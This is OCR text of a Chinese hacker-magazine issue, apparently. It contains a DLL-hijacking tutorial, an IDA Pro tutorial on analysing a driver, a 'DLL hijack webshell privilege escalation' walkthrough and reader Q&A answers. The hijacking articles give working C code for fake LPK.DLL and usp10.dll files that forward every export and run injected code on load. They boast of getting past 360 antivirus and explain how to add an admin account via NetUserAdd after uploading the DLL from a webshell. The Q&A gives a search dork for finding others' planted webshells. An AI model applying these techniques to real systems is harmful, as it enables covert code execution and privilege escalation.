GetAddress("LpkEditControl") + 1),52);
                    _beginthread(Init,NULL,NULL);
            }
            else
                    return FALSE;
    }
    else if (dwReason == DLL_PROCESS_DETACH)
    {
            Free();
    }
    return TRUE;
}
```

在这个函数中我们看到，当加载系统目录下的 LPK.DLL 成功后，进行了 LpkEditControl 数组的复制，并通过 _beginthread(Init,NULL,NULL)，定义了初始化函数 Init，而这个初始化函数是由我们控制的。

下面在初始化函数 Init 中写入测试代码如下：

```
void WINAPIV Init(LPVOID pParam);
void WINAPIV Init(LPVOID pParam)
{
    TCHAR tzPath[MAX_PATH];
    TCHAR tzTemp[MAX_PATH * 2];
            wsprintf(tzTemp, TEXT("劫持函数运行了......."), tzPath);
                    MessageBox(NULL, tzTemp, TEXT("gamehacker"),
MB_ICONSTOP);
    return;
}
```

我们用弹出一个对话框来检测一下劫持的效果，当然你也可以加入更加邪恶的代码。猫癣、犇牛等病毒都是利用 DLL 劫持技术破坏系统的。

看一下效果。将编译好的 LPK.DLL 复制到记事本相同目录，然后运行记事本程序。看看是不是弹出来可爱的测试窗？如图 2 所示。




图 2　成功劫持

当然你也可以将这个 LPK.DLL 复制到任何程序的目录，只要该目录的程序一运行，就会执行我们的代码。如果代码的功能是连续弹出 N 个测试窗，我想一定会让人很崩溃。

DLL 劫持技术的基本原理和简单实现就讲到这里了。在测试的时候发现 360 安全卫士并没有拦截我们的代码，看来利用 DLL 劫持是可以过 360 检测的。

在以后的文章中，将向大家介绍利用 DLL 劫持来实现木马、外挂、破解补丁等技术，希望大家喜欢。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： *详尽地介绍了 DLL 劫持的原理，并用代码实现了劫持功能。具体应用就等着作者之后的文章慢慢介绍啦！*

IDA 分析驱动入门

图谭立

从本文您可以学到：

IDA pro 5.5 的基本使用

IDA pro 已经是耳熟能详的一款静态反汇编软件了，由于其反汇编功能强大，时常会用来作为逆向分析驱动程序的首选软件，除了动态分析驱动的各种行为，静态反汇编驱动文件本身也是十分重要的手段。今天我就简单介绍一下利用 IDA pro 分析驱动的一些简单入门知识，为新手朋友学习驱动扎下一点基本功。

介绍一下今天的主角——彪悍的男主角 IDA pro 5.5 和娇小的仅 4kb 的女主角，我当然就是导演兼摄像师了。

先看看驱动入口点：

```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING
RegistryPath)
INIT:00010B05                    public DriverEntry
INIT:00010B05 DriverEntry        proc near
INIT:00010B05
INIT:00010B05 DriverObject       = dword ptr  8
INIT:00010B05 RegistryPath       = dword ptr  0Ch.
INIT:00010B05
INIT:00010B05                    mov     edi, edi
..................
INIT:00010B41                    mov     dword_10A80, eax
INIT:00010B46                    pop     ebp
INIT:00010B47                    jmp     sub_1080E
INIT:00010B47 DriverEntry        endp
```




图 1　重命名函数

是不是很奇怪，怎么会有那一个 jmp sub_1080E 呢？呵呵，函数入口点是编译器生成的，真正的入口点其实是 sub_1080E 函数，这才是驱动编写者自己代码生成的 Driver Entry 函数，所以，大家以后可以直接单击这个函数再按一下回车，到代码处看看女主角的样子。当然了，找到了入口点，我们需要重命名一下，我的习惯是把这个 IDA 命名的 DriverEntry 函数重命名为 Main 函数，而把 sub_1080E 重命名为 DriverEntry 函数，以编写习惯为准，大家可以按自己的习惯来。IDA 重命名函数的方法也很简单，在函数上点击一下，再按一下 N 键，直接重命名函数就可以了，如图 1 所示。

```
; int __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, int)
DriverEntry     proc near                         ; CODE XREF: Main+42↓j

DestinationString= UNICODE_STRING ptr -0Ch
DeviceObject    = dword ptr -4
DriverObject    = dword ptr  8

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                sub     esp, 0Ch
                push    esi
                push    edi
                push    offset word_107AA
                push    offset aS           ; "%s"
                call    DbgPrint
                mov     esi, ds:RtlInitUnicodeString
                pop     ecx
```

图 2　代码片段

下面，就要用到黄金 F5 了，来到主函数 DriverEntry 的开头，如图 2 所示是一些代码片段。

呵呵，我已经重命名过啦，大家在这里按一下 F5，就可以得到反汇编的结果，代码如下：

```
int __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  UNICODE_STRING DestinationString; // [sp+8h] [bp-Ch]@1
    //UNICODE_STRING 是驱动的标准字符串格式，驱动大多数处理 unicode
  PDEVICE_OBJECT DeviceObject; // [sp+10h] [bp-4h]@1
  // 建立一个驱动对象
  DbgPrint("%s", &word_107AA);
  // 打印一串字符
  RtlInitUnicodeString(&DestinationString, &SourceString);
  // 初始化字符串
  RtlInitUnicodeString(&SymbolicLinkName, &word_107DE);
  DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)sub_106E0;
  // 可以在这里注释为 DriverObject->MajorFunction[IRP_MJ_CREATE ] 指定 irp 数据包
// 分配函数
  DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)sub_10708;
  // 可以注释为 DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL    ]
  DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_106A8;
  // 这句之前杂志也介绍过了 注册 Unload 函数 所以 我们可以把 sub_106A8 重命名为
// 卸载函数 Unload
  IoCreateDevice(DriverObject, 0, &DestinationString, 0x22u, 0x100u, 0, &DeviceObject);
  IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
  // 注册驱动设备以及设备符号
  return 0;
};
```

是不是好神奇啊？呵呵，F5 是 IDA 的一个插件的快捷键，能快速将代码反汇编成 c 语言代码，增加代码可读性，方便我们分析，是不是很好啊。我直接在代码中做了注释，方便新手朋友们学习这些代码。

各位朋友是不是稍稍有点感觉了呢？呵呵，其实，IDA 逆向分析就是建立在一定基础上的，不断的写驱动，不断的逆向，之后慢慢积累，就能学会很多了，下面我再讲其中一个函数，大家可以看一下。

sub_10494 这个函数，相对比较短，新手朋友可以随着我的思路来慢慢看一下。首先是一些变量的定义，我们暂时猜不出它们都是什么，可以先放着，之后，来看第一个部分，一个 if 语句：

```
if ( PsLookupProcessByProcessId(a3, &v10) >= 0
    && (v3 = ExAllocatePoolWithTag(0, Length, 0x6961u), v4 = v3, P = v3, v3) )
```

PsLookupProcessByProcessId 是用第一个参数，一个进程的 ID，输出到第二个参数 EPROCESS 的地址，EPROCESS 是一个结构体，大家可以去具体看一下，这里就不浪费时间了。ExAllocatePoolWithTag 是申请一块内存，大致可以判断出得到一个进程的信息结构体，并且申请一块内存，如果两者都成功了，则继续进行下去，所以我们可以重命名几个参数，a3 可以重命名为 PID，v10 重命名为 EPROCESS，v3 则重命名为 buff，大家可以自由发挥，主要讲一个思路。

KeStackAttachProcess 是一个附加函数，说明这个驱动附加到哪一个进程内，第一个参数是 EPROCESS 结构体，第二个则是输出的参数，输出了一个结构体 RKAPC_STATE 的指针，以方便之后退出附加。

ProbeForRead 只是一个对齐数据的函数，我想不用多讲吧，大家网上搜一下就知道了。之后把数据 memcpy 到申请的内存中，退出附加，再把数据前几个字节读取出来，返回。

我做了一个注释，大家可以参看一下：

```
int __stdcall My_ReadMemory(const void *BaseAddress, SIZE_T Length, int PID)
{
// 一些参数
  PVOID writebuffer; // eax@2
  void *temp_bufer; // ebx@2
  int result; // eax@3
  int Dresult; // esi@3
  char ApcState; // [sp+Ch] [bp-3Ch]@3
  int jiangyou; // [sp+24h] [bp-24h]@3
  PVOID P; // [sp+28h] [bp-20h]@2
  int EPROCESS; // [sp+2Ch] [bp-1Ch]@1
  CPPEH_RECORD ms_exc; // [sp+30h] [bp-18h]@3

  if ( PsLookupProcessByProcessId(PID, &EPROCESS) >= 0
    && (writebuffer = ExAllocatePoolWithTag(0, Length, 0x6961u), temp_bufer =
writebuffer, P = writebuffer, writebuffer) )
  // 这里有很多间接变量 大家可以不去看，只要看一个思路就可以了
  {
    *(_DWORD *)writebuffer = 1;
    KeStackAttachProcess(EPROCESS, &ApcState);
  // 附加
    ms_exc.disabled = 0;
  // 不用去理它
    ProbeForRead(BaseAddress, Length, 1u);
  // 对其内存，准备读取
    memcpy(temp_bufer, BaseAddress, Length);
  // 读取
    KeUnstackDetachProcess(&ApcState);
  // 推出附加
    jiangyou = *(_DWORD *)temp_bufer;
  // 读出指针内指向的数据
    Dresult = jiangyou;
    ms_exc.disabled = -1;
    ExFreePoolWithTag(temp_bufer, 0x6961u);
  // 释放内存
    result = Dresult;
  }
```

```
else
{
    result = 0;
}
return result;
//返回
}
```

文章比较简单，只是一个大体的思路，主要是希望大家能自己去试试看，动一下手，其实入了门之后，分析整个驱动也就不是什么难事了。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：作者以实例说明了IDA pro的基本使用，很好。要熟练掌握一个软件，只能通过不断使用，而这个使用过程就是在认识不同的例子而已，逆向、反汇编也是如此。

基于DLL劫持的WebShell提权

□Reduta

从本文您可以学到：

什么是DLL劫持

DLL劫持在破解逆向程序时是常用的，我们同样可以用于Webshell提权。

DLL劫持产生的原因

先来看一下，DLL劫持的原因。

1、Windows的DLL称为动态链接库，动态链接库技术的本质实际上是将可执行文件与库文件分离，DLL库文件通过导出表提供API接口，PE加载器通过exe文件的导入表加载相应的DLL，并根据exe文件中的INT查询DLL中的函数地址，同时写入IAT。

2、当PE加载器根据exe文件的导入表加载DLL文件时，它会按照程序的当前目录→system32目录→windows目录→PATH环境变量设置的目录来依次查找要加载的DLL文件。因此，我们可以伪造一个导入表同名的DLL文件，放置到exe文件的目录中，让PE加载器加载我们伪造的DLL文件，从而实现劫持。

3、DLL的转发器功能为我们提供了必要的条件，所谓DLL转发器功能是将对某个DLL文件的导出函数调用转到另一个DLL文件的导出函数中。类似于下面的代码：

```
//xxx.dll
#pragma comment(linker, "/EXPORT:MessageBoxA = user32.MessageBoxA")
```

即xxx.dll中有一个MessageBoxA导出函数，当调用xxx.dll中的MessageBoxA时，实际上调用的是user32.dll中的导出函数MessageBoxA。如果我们伪造exe文件所加载DLL中的一个并将伪造的DLL文件放置在exe文件目录中，同时转发其所有的函数调用（转发到正常的系统DLL文件函数调用中），就可以做一些有意思的事情。

实战

上面是理论，下面来实践一下，以Win2003为例，定位到Iexplore.exe的目录，随便建立一个文件命名为usp10.dll，然后运行iexplore.exe，如图1的错误提示。




图1 直接运行IE提示出错




图3 IE加载了usp10.dll

基本可以确定iexplore.exe加载usp10.dll，要确定一个可执行文件加载哪些DLL有时候单纯的查看导入表是不可取的，最好的办法用OD加载程序，ALT+L查看加载记录，如图2所示，但是需要注意一点，系统的一些关键DLL比如kernel32.dll、ntdll.dll无法劫持。




图2 OD加载程序查看DLL

编写如下dll文件：

```
//伪造的usp10.dll
#include <windows.h>
//转发usp10.dll中的所有函数
#pragma comment(linker, "/EXPORT:LpkPresent=usp10.LpkPresent,@1")
#pragma comment(linker, "/EXPORT:ScriptApplyDigitSubstitution=usp10.ScriptApplyDigitSubstitution,@2")
#pragma comment(linker, "/EXPORT:ScriptApplyLogicalWidth=usp10.ScriptApplyLogicalWidth,@3")
#pragma comment(linker, "/EXPORT:ScriptBreak=usp10.ScriptBreak,@4")
#pragma comment(linker, "/EXPORT:ScriptCPtoX=usp10.ScriptCPtoX,@5")
#pragma comment(linker, "/EXPORT:ScriptCacheGetHeight=usp10.ScriptCacheGetHeight,@6")
#pragma comment(linker, "/EXPORT:ScriptFreeCache=usp10.ScriptFreeCache,@7")
#pragma comment(linker, "/EXPORT:ScriptGetCMap=usp10.ScriptGetCMap,@8")
#pragma comment(linker, "/EXPORT:ScriptGetFontProperties=usp10.ScriptGetFontProperties,@9")
#pragma comment(linker, "/EXPORT:ScriptGetGlyphABCWidth=usp10.ScriptGetGlyphABCWidth,@10")
#pragma comment(linker, "/EXPORT:ScriptGetLogicalWidths=usp10.ScriptGetLogicalWidths,@11")
#pragma comment(linker, "/EXPORT:ScriptGetProperties=usp10.ScriptGetProperties,@12")
#pragma comment(linker, "/EXPORT:ScriptIsComplex=usp10.ScriptIsComplex,@13")
#pragma comment(linker, "/EXPORT:ScriptItemize=usp10.ScriptItemize,@14")
#pragma comment(linker, "/EXPORT:ScriptJustify=usp10.ScriptJustify,@15")
#pragma comment(linker, "/EXPORT:ScriptLayout=usp10.ScriptLayout,@16")
#pragma comment(linker, "/EXPORT:ScriptPlace=usp10.ScriptPlace,@17")
#pragma comment(linker, "/EXPORT:ScriptRecordDigitSubstitution=usp10.ScriptRecordDigitSubstitution,@18")
#pragma comment(linker, "/EXPORT:ScriptShape=usp10.ScriptShape,@19")
#pragma comment(linker, "/EXPORT:ScriptStringAnalyse=usp10.ScriptStringAnalyse,@20")
#pragma comment(linker, "/EXPORT:ScriptStringCPtoX=usp10.ScriptStringCPtoX,@21")
#pragma comment(linker, "/EXPORT:ScriptStringFree=usp10.ScriptStringFree,@22")
#pragma comment(linker, "/EXPORT:ScriptStringGetLogicalWidths=usp10.ScriptStringGetLogicalWidths,@23")
#pragma comment(linker, "/EXPORT:ScriptStringGetOrder=usp10.ScriptStringGetOrder,@24")
#pragma comment(linker, "/EXPORT:ScriptStringOut=usp10.ScriptStringOut,@25")
#pragma comment(linker, "/EXPORT:ScriptStringValidate=usp10.ScriptStringValidate,@26")
#pragma comment(linker, "/EXPORT:ScriptStringXtoCP=usp10.ScriptStringXtoCP,@27")
#pragma comment(linker, "/EXPORT:ScriptString_pLogAttr=usp10.ScriptString_pLogAttr,@28")
#pragma comment(linker, "/EXPORT:ScriptString_pSize=usp10.ScriptString_pSize,@29")
#pragma comment(linker, "/EXPORT:ScriptString_pcOutChars=usp10.ScriptString_pcOutChars,@30")
#pragma comment(linker, "/EXPORT:ScriptTextOut=usp10.ScriptTextOut,@31")
#pragma comment(linker, "/EXPORT:ScriptXtoCP=usp10.ScriptXtoCPScriptXtoCP,@32")
#pragma comment(linker, "/EXPORT:UspAllocCache=usp10.UspAllocCache,@33")
#pragma comment(linker, "/EXPORT:UspAllocTemp=usp10.UspAllocTemp,@34")
#pragma comment(linker, "/EXPORT:UspFreeMem=usp10.UspFreeMem,@35")
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD dwReason,
                       LPVOID lpReserved
                     )
{
    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH:    //当DLL被加载时会弹出成功的提示框
```

```
MessageBox(NULL,TEXT("成功"),TEXT("成功"),MB_OK);
    }
    return TRUE;
}
```




图 4 OD 中证实 IE 加载了 usp10.dll

将生成的 dll 文件命名为 usp10.dll 保存到 iexplore 的目录下，运行 iexplore.exe，如图 3 所示。

再次用 OD 打开程序，ALT+L，如图 4 所示，伪造的 DLL 被加载了。

这里只是一个演示的例子，如果我们调用 Netapi32.dll 中的 NetUserAdd 和 NetLocalGorupAddMembers 函数，就可以添加一个管理员的账号。在得到 Webshell 中只要 iexplore.exe 的目录具有写权限，就可以将 usp10.dll 上传到该目录，管理员只要用 iexplore.exe 上网，提权也就成功了。同样这里的 usp10.dll 也只是一个示例，系统中实际上有很多 DLL 都可以被伪造，比如 ws2_32.dll，很多网络程序都会调用此 DLL 中的函数。

通过本文也不难发现，权限设置依然是系统安全的重要一环。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：记得这个想法在去年就有病毒开始利用了，当时还以为有多高的技术，看了本文，觉得很简单啊，既然简单，那么就意味着会有很多伪黑客去使用，也就意味着计算机的安全会更危险。大家要注意哦！

读编互动 脑筋[不]转弯

第四季 问题答案完整版

基础

Q 版黑客

1、文章：用组策略优化你的 Windows 7

问题：组策略被锁死，如何来解锁？

答案：按 Win+R 打开运行窗口输入 mmc.exe，在弹出的窗口中点击“文件”/打开，定位到系统盘 \Windows\System32 目录并打开 gpedit.msc，点击左侧的计算机配置，安全设置，软件限制策略，其他规则，在右边窗口中删除“gpedit.msc”限制条目，或者双击该条目，将“安全级别”从“不允许”改为“不限制”，点“确定”完成。

2、文章：走，上网捡马去！

问题：在搜索引擎中输入________关键字来搜索“小马”？

答案：intitle:网站小助手 inurl:asp

3、文章：QQ 昵称超强的玩法

问题：文中所使用的软件是________。

答案：Ultraedit

策划

4、文章：功夫熊猫 9——比武招亲（技巧综合实战篇）

问题：什么是环境变量？

